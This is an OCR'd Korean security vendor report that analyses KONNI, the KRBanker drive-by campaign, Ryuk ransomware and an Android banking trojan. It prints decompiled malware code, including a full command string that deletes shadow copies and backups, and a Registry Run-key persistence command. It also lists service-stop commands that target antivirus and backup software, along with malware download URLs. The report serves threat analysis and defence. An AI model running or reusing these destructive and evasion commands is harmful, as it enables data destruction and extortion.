
정상적인 EXE 파일의 다이얼로그에는 흥미롭게도 중국어 리소스(2052)가 포함되어 있기도 합니다.


```
v0 = FindResourceA(0, (LPCSTR)0x8E, "EoE");
v1 = v0;
if ( v0 && (v3 = LoadResource(0, v0)) != 0 )
{
  v4 = LockResource(v3);
  if ( v4 )
  {
    v5 = SizeofResource(0, v1);
    v6 = GlobalAlloc(2u, v5);
    hObject = v6;
    v14 = GlobalLock(v6);
    memcpy(v14, v4, v5);
    v7 = operator new(v5);
    memcpy(v7, v14, v5);
    *(_BYTE *)v7 ^= 0xBFu;
    v8 = 1;
    if ( v5 > 1 )
    {
      v9 = (char *)v7 + 1;
      do
      {
        v10 = *(v9 - 1) ^ v8++ & 0xBF;
        *v9++ ^= v10;
      }
      while ( v8 < v5 );
      v6 = hObject;
```

[그림 5] 'EoE' 리소스를 활용하는 함수 영역

정상적인 EXE 파일이 해당 함수에 의해 손상된 형태로 생성되고 실행되기 때문에 오류 메시지 창이 나타나게 됩니다.

리소스에 존재했던 코드와 실제 생성된 코드를 비교해 보면 다음과 같이 생성될 때는 코드가 모두 비정상적인 데이터로 변경된 것을 알 수 있습니다.




[그림 6] 리소스에 존재했던 코드와 생성된 후 코드의 비교 화면

ESRC는 공격자가 어떤 목적으로 이러한 기법을 활용했는지 그 의도를 파악하고 있으며, 'KONNI' 제작자가 수년 동안 지속적으로 활동하고 있다는 점에서 각별한 주의가 요구되고 있습니다.

2. 한국 맞춤형 파밍 악성코드 KRBanker, 국내 웹 해킹으로 전격 귀환

국내 유명 사이버 학습원에서 CK VIP Exploit 을 통한 KRBanker 악성코드 유포가 확인되어 주의를 당부 드립니다.

악성코드가 유포되는 사이트는 정상적인 스크립트 파일 내부에 악성 스크립트를 삽입하여 악성 URL 로 연결 시키고 있습니다.



[그림 1] 해당 사이트에 삽입 된 악성 스크립트 코드 화면


취약한 윈도우 및 소프트웨어를 사용 중인 사용자가 해당 사이트를 방문 할 경우 Drive By Download 기법에 의해 악성코드가 다운로드 및 실행 될 수 있습니다.

02 전문가 보안 기고

이스트시큐리티 악성코드 위협 대응 솔루션 Threat Inside(쓰렛인사이드)에 분석 된 데이터에 의하면 2018 년 10 월 19 일 09 시에 해당 사이트에서 최초 악성코드가 발견 되었으며, CK VIP(KaiXin) 익스플로잇 킷 공격도구로 만들어진 사이트로 확인이 되었습니다.

또한 이 사이트에는 CVE-2018-8174, CVE-2016-0189 VB 스크립트 취약점, CVE-2016-7201 엣지 브라우저 취약점 등을 포함하여 총 7 가지 취약점 공격으로 이루어져 있습니다.

ThreatInside 에서는 해당 사이트에서 사용 된 CK VIP(KaiXin) 익스플로잇 킷을 상세 분석하여 사용 된 취약점 리스트를 볼 수 있습니다.



[그림 2] CK VIP(KaiXin) 익스플로잇 분석 흐름도 이미지


hxxp://www.w-****.***/a*****/upload/1/index.html
hxxp://www.w-****.***/a*****/upload/1/VsMxNq.html
hxxp://www.w-****.***/a*****/upload/1/YvDvDt.jar
hxxp://www.w-****.***/a*****/upload/1/RqSjUp.html
hxxp://www.w-****.***/a*****/upload/1/Long.js
hxxp://www.w-****.***/a*****/upload/1/jquery.js
hxxp://www.w-****.***/a*****/upload/1/ByFbWu.html
hxxp://www.w-****.***/a*****/upload/1/RaHdAs.jar
hxxp://www.w-****.***/a*****/upload/1/LvWzRo.html
hxxp://www.w-****.***/a*****/upload/1/swfobject.js
hxxp://www.w-****.***/a*****/upload/1/deconcept.SWF
hxxp://www.w-****.***/a*****/upload/1/expressinstall.swf
hxxp://www.w-****.***/a*****/upload/1/ww.html
hxxp://www.w-****.***/a*****/upload/1/ww.js
hxxp://www.w-****.***/a*****/upload/1/ww.swf
hxxp://www.w-****.***/a*****/upload/1/ww.doc
hxxp://www.w-****.***/a*****/upload/1/bin_do.swf
hxxp://www.w-****.***/a*****/upload/1/license.swf
hxxp://www.w-****.***/a*****/upload/1/logo.swf
hxxp://www.w-****.***/a*****/upload/1/deep_do.swf
hxxp://www.w-****.***/a*****/upload/1/cam_do.swf
hxxp://www.w-****.***/a*****/upload/1/VlJqSs.jar
hxxp://w-****.***/a*****/upload/1/kk.exe

(현재 유포가 진행 중이라 일부 *로 대체)

hxxp://w-dana.com/admode/upload/1/kk[.]exe
hxxp://www.selffund.co.kr/upload/se[.]exe
hxxp://kgfarmmall.co.kr/data/sample/kk[.]exe

취약한 사용자가 접속 할 경우 다운로드 및 실행되는 악성코드는 흔히 알려진 hosts 파일 변조를 통한 파밍 방법과는 달리 로컬에 프락시 서버를 구축하여 C&C 로 웹페이지를 포워딩 하는 방식을 사용하고 있습니다.

[그림 3] 감염 된 시스템에서 보여지는 파밍 사이트 화면



[그림 4] 로컬 프록시 서버를 이용한 파밍 방식

02 전문가 보안 기고

이번에 발견 된 것과 같이 Drive By Download 통한 KRBanker 악성코드는 2016 년 까지 성행하였지만 2017 년부터 최근까지 공격자 그룹이 모습을 감춘 악성코드입니다.

[그림 5] KRBanker 악성코드 타임스탬프 이미지

위의 그림과 같이 해당 악성코드가 금일을 기점으로 다시 유포를 시작한다는 점에 주의를 기울여야 하며, 이러한 악성코드에 감염되지 않기 위해서는 윈도우 보안 업데이트를 포함한 각종 어플리케이션 업데이트를 항상 최신으로 유지하는 보안 습관을 준수하시길 당부 드립니다.

통합 백신 알약에서는 관련 악성코드를 **'Spyware.Krbanker.Gen'**으로 진단하고 있습니다.

03
악성코드 분석 보고

개요

악성코드 상세 분석

결론

[Trojan.Ransom.Ryuk] 악성코드 분석 보고서

1. 개요

최근 노스캐롤라이 주 잭슨빌에 위치한 수도사업소에 랜섬웨어 공격이 발상하여 시스템 운영이 마비되었다. 이 공격에 사용된 악성코드는 Ryuk 랜섬웨어로 밝혀졌다. 해당 랜섬웨어는 올해 초 유포되었던 Hermes 랜섬웨어의 변종으로 많은 유사성을 가진다.

따라서, 본 보고서에서는 Ryuk 랜섬웨어의 악성 행위와 이를 예방하기 위한 방법에 대해 기재한다.

2. 악성코드 상세 분석

2.1. 프로세스 인젝션

사용자로부터 감염 사실을 은폐하기 위해 실행 중인 프로세스 중 임의로 선택하여 파일 암호화를 수행하는 코드를 인젝션한다. 이 과정에서 'csrss.exe', 'explorer.exe', 'lsaas.exe'는 제외된다. 이는 시스템 안정성과 인젝션을 통한 탐지를 우회하기 위한 행위로 보인다. 또한 제외 프로세스 'lsaas.exe'는 'lsass.exe'의 오타로 보인다.

```
do
{
  v22 = wcscmp(v31, v21);
  if ( v22 )
    v22 = -(v22 < 0) | 1;
  if ( v22 && *(v21 + 131) == SearchingCount )
  {
    v23 = wcscmp(v21, L"csrss.exe");
    if ( v23 )
      v23 = -(v23 < 0) | 1;
    if ( v23 )
    {
      v24 = wcscmp(v21, L"explorer.exe");
      if ( v24 )
        v24 = -(v24 < 0) | 1;
      if ( v24 )
      {
        v25 = wcscmp(v21, L"lsaas.exe");
        if ( v25 )
          v25 = -(v25 < 0) | 1;
        if ( v25 )
        {
          if ( osflag_1 && !SearchingCount || SearchingCount == 1 )
            goto NextProcess;
          v26 = InjectionCode(*(v21 + 130));
          unknown_libname_23(v26, &v32, 10);
          Sleep(0x12Cu);
        }
      }
    }
  }
```

[그림 1] 프로세스 인젝션 코드

2.2. 파일 암호화

파일 암호화를 수행하는 과정에서 중복 실행을 방지하기 위해 킬 스위치 파일인 'sys'파일을 생성한다. 이 파일은 os 버전에 의해 구분되어 Windows XP 이하 버전 경우, 'C:\Documents and Settings\Default User'하위로 Windows7 이상 버전 경우, 'C:\Users\Public'하위로 생성한다.

```
if ( v1 )
{
  do
  {
    v3 = v2[1];
    ++v2;
  }
  while ( v3 );
  qmemcpy(v2, L"\\Documents and Settings\\Default User\\sys", 0x52u);
}
else
{
  do
  {
    v4 = v2[1];
    ++v2;
  }
  while ( v4 );
  qmemcpy(v2, L"\\users\\Public\\sys", 0x24u);
}
SetLastError(0);
v5 = CreateFileW(&Buffer, 0x40000000u, 0, 0, 3u, 2u, 0);
v6 = GetLastError();
if ( v6 == 32 )
{
  CloseHandle(v5);
  result = 2;
}
else
{
  v8 = 1;
  if ( v6 )
    v8 = CreateFileW(&Buffer, 0xC0000000, 0, 0, 2u, 2u, 0) != 0 ? 1 : 0;
  result = v8;
}
```

[그림 2] 킬 스위치 생성 코드

킬 스위치 기능을 하는 파일이 없을 경우, 이를 생성하고 파일 암호화를 진행한다. 로컬의 모든 드라이브와 공유된 폴더들을 대상으로 루트 경로부터 파일을 탐색한다. 파일 탐색 중 다음의 특정 문자열이나 확장자를 가지면 암호화에서 제외된다. 이는 백신의 탐지를 우회하고 시스템 파일들은 파일 암호화에서 제외하기 위함으로 보인다.

Windows
Ahnlab
Chrome
Mozilla
%Recycle..Bin
WINDOWS

[표 1] 암호화 제외 문자열

dll
lnk
hrmlog
ini
exe

[표 2] 암호화 제외 확장자

다음은 파일을 암호화하는 코드이다.

```
if ( SetFilePointer(v5, v17, 0, 0) == -1 )
{
  CloseHandle_0(v5);
  CryptDestroyKey(v22);
  VirtualFree(v14, 0, 0x8000);
  return 12;
}
if ( !ReadFile(v5, v14, v28, &v35, 0) )
{
  CryptDestroyKey(v22);
  CloseHandle_0(v5);
  VirtualFree(v14, 0, 0x8000);
  return 13;
}
v33 = 1000000;
if ( !CryptEncrypt(v22, 0, v34, 0, 0, &v33, 0) )
{
  CryptDestroyKey(v22);
  CloseHandle_0(v5);
  VirtualFree(v14, 0, 0x8000);
  return 14;
}
if ( !CryptEncrypt(v22, 0, v34, 0, v14, &v28, v33) )
{
  CryptDestroyKey(v22);
  CloseHandle_0(v5);
  VirtualFree(v14, 0, 0x8000);
  return 15;
}
```

[그림 3] 파일 암호화 코드

사용자가 암호화된 파일을 백업된 시점으로 되돌릴 수 있기 때문에 이를 방지하기 위하여 볼륨섀도우를 삭제한다.

```
strcpy(
  v14,
  "vssadmin Delete Shadows /all /quiet\r\n"
  "vssadmin resize shadowstorage /for=c: /on=c: /maxsize=401MB\r\n"
  "vssadmin resize shadowstorage /for=c: /on=c: /maxsize=unbounded\r\n"
  "vssadmin resize shadowstorage /for=d: /on=d: /maxsize=401MB\r\n"
  "vssadmin resize shadowstorage /for=d: /on=d: /maxsize=unbounded\r\n"
  "vssadmin resize shadowstorage /for=e: /on=e: /maxsize=401MB\r\n"
  "vssadmin resize shadowstorage /for=e: /on=e: /maxsize=unbounded\r\n"
  "vssadmin resize shadowstorage /for=f: /on=f: /maxsize=401MB\r\n"
  "vssadmin resize shadowstorage /for=f: /on=f: /maxsize=unbounded\r\n"
  "vssadmin resize shadowstorage /for=g: /on=g: /maxsize=401MB\r\n"
  "vssadmin resize shadowstorage /for=g: /on=g: /maxsize=unbounded\r\n"
  "vssadmin resize shadowstorage /for=h: /on=h: /maxsize=401MB\r\n"
  "vssadmin resize shadowstorage /for=h: /on=h: /maxsize=unbounded\r\n"
  "vssadmin Delete Shadows /all /quiet\r\n"
  "del /s /f /q c:\\*.VHD c:\\*.bac c:\\*.bak c:\\*.wbcat c:\\*.bkf c:\\Backup*.* c:\\backup*.* c:\\*.set c:\\*.win c:\\"
  "*.dsk\r\n"
  "del /s /f /q d:\\*.VHD d:\\*.bac d:\\*.bak d:\\*.wbcat d:\\*.bkf d:\\Backup*.* d:\\backup*.* d:\\*.set d:\\*.win d:\\"
  "*.dsk\r\n"
  "del /s /f /q e:\\*.VHD e:\\*.bac e:\\*.bak e:\\*.wbcat e:\\*.bkf e:\\Backup*.* e:\\backup*.* e:\\*.set e:\\*.win e:\\"
  "*.dsk\r\n"
  "del /s /f /q f:\\*.VHD f:\\*.bac f:\\*.bak f:\\*.wbcat f:\\*.bkf f:\\Backup*.* f:\\backup*.* f:\\*.set f:\\*.win f:\\"
  "*.dsk\r\n"
  "del /s /f /q g:\\*.VHD g:\\*.bac g:\\*.bak g:\\*.wbcat g:\\*.bkf g:\\Backup*.* g:\\backup*.* g:\\*.set g:\\*.win g:\\"
  "*.dsk\r\n"
  "del /s /f /q h:\\*.VHD h:\\*.bac h:\\*.bak h:\\*.wbcat h:\\*.bkf h:\\Backup*.* h:\\backup*.* h:\\*.set h:\\*.win h:\\*.dsk\r\ndel %0");
```

[그림 4] 볼륨섀도우 삭제 코드

2.3. 자동 실행 등록

파일 암호화 중 시스템이 종료될 경우, 모든 파일의 암호화가 진행되지 않을 수 있기 때문에 공격자를 컴퓨터 재부팅시에도 암호화를 진행할 수 있도록 자동 실행 등록을 수행한다. 그러나 재부팅 시에도 킬 스위치 파일이 남아있어 추가적인 암호화는 진행되지 않는다.

```
GetWindowsDirectoryW(&Buffer, 0x64u);
sprintf(&Buffer, L"\\System32\\cmd.exe");
v0 = CheckOS_bits();
GetModuleFileNameW(0, &Filename, 0x140u);
qmemcpy(
  &Parameters,
  L"/C REG ADD \"HKEY_CURRENT_USER\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\" /v \"svchos\" /t REG_SZ /d \"",
  0xD0u);
MEMSET(&v4, 0, 0x430u);
sprintf(&Parameters, &Filename);
sprintf(&Parameters, L"\" /f");
if ( v0 )
  sprintf(&Parameters, L" /reg:64");
ShellExecuteW(0, 0, &Buffer, &Parameters, 0, 0);
```

[그림 5] 자동 실행 등록 코드

2.4. 메타데이터

특정 서비스들을 종료할 수 있는 명령 데이터들이 발견되었다. 종료 대상 서비스는 Anti-Virus, DataBase 프로그램 등 180 개 이상이 존재한다. 하지만 이를 호출하는 루틴이 존재하지 않기 때문에 실행되지 않는다.

```
stop \"Acronis VSS Provider\" /y
stop \"Enterprise Client Service\" /y
stop \"Sophos Agent\" /y
stop \"Sophos AutoUpdate Service\" /y
stop \"Sophos Clean Service\" /y
stop \"Sophos Device Control Service\" /y
stop \"Sophos File Scanner Service\" /y
stop \"Sophos Health Service\" /y
stop \"Sophos MCS Agent\" /y
stop \"Sophos MCS Client\" /y
stop \"Sophos Message Router\" /y
stop \"Sophos Safestore Service\" /y
stop \"Sophos System Protection Service\" /y
stop \"Sophos Web Control Service\" /y
stop \"SQLsafe Backup Service\" /y
stop \"SQLsafe Filter Service\" /y
stop \"Symantec System Recovery\" /y
stop \"Veeam Backup Catalog Data Service\" /y
stop AcronisAgent /y
stop AcrSch2Svc /y
stop Antivirus /y
stop ARSM /y
stop BackupExecAgentAccelerator /y
stop BackupExecAgentBrowser /y
```

[그림 6] 서비스 종료 명령 데이터

3. 결론

본 랜섬웨어는 Hermes 랜섬웨어의 변종으로써 사용자로부터 의심을 피하기 위해 임의의 프로세스에 인젝션을 시도하여 파일 암호화를 수행한다. 또한 킬스위치 파일이 존재하며 암호화 과정에서 이 파일이 존재할 경우 암호화가 진행되지 않는다. 재부팅시에도 악성행위를 지속하기 위해 자동실행등록을 한다.

하지만 사용자가 비정상적인 시스템을 인지하고 감염 초기에 해당 프로세스를 종료하면 이미 생성된 킬스위치 파일 때문에 암호화는 더이상 진행되지 않는다.

추가로, 악성행위 과정에서 실행되지 않는 메타데이터들과 킬스위치등의 취약점으로 암호화에 실패할 경우를 대비하여 공격자는 지속적인 변종을 생성할 것으로 예상된다.

따라서, 사용자들은 감염을 예방하기 위해 출처가 불분명한 파일은 다운로드 및 실행을 지양하고 보안전문가들은 지속적인 연구가 필요하다.

현재 알약에서는 해당 악성코드를 "Trojan.Ransom.Ryuk"로 탐지하고 있다.

[Trojan.Android.Banker] 악성코드 분석 보고서

1. 개요

MS 사의 Xamarin 을 활용하는 또 다른 악성 앱이 등장하였다. 해당 앱은 구글 플레이스토어와 비슷한 이름과 아이콘을 사용하여 사용자를 속인다. 지속적인 악성 행위를 위해서 앱의 아이콘을 숨기고 관리자 권한을 요구한다. 또한, 원격 명령을 통해서 기기정보 탈취뿐만 아니라 문자기록, 주소록 등의 개인정보까지 탈취한다. 무엇보다 가짜 사이트를 띄워 카드 관련 정보를 탈취한다.

본 분석 보고서에서는 “Trojan.Android.Banker”를 상세 분석하고자 한다.

2. 악성코드 상세 분석

2.1. 악성 행위 준비


처음 악성 앱을 실행하면 사용자를 속이기 위해서 해당 앱의 아이콘을 숨기고 관리자 권한을 요구한다. 관리자 권한을 허용하도록 유도하는 문구를 띄우고 관리자 권한이 허용되면 기기의 바탕화면으로 자동 이동한다. 아이콘을 숨김으로써 지속적인 악성 행위가 가능하고, 관리자 권한 허용을 통해서 앱 삭제를 방해한다.

```
public class eMain : Activity
{
    // Token: 0x06000065 RID: 101 RVA: 0x00003889 File Offset: 0x00001A89
    protected override void OnCreate(Bundle bundle)
    {
        base.OnCreate(bundle);
        this.StartService(new Intent(this, typeof(eService)));
        this.PackageManager.SetComponentEnabledSetting(this.ComponentName, ComponentEnabledState.Disabled, ComponentEnableOption.DontKillApp);
        this.Finish();
    }
```

```
(!eAdmin.IsAdmin())

 DevicePolicyManager devicePolicyManager = (DevicePolicyManager)eService.Get().GetSystemService("device_policy");
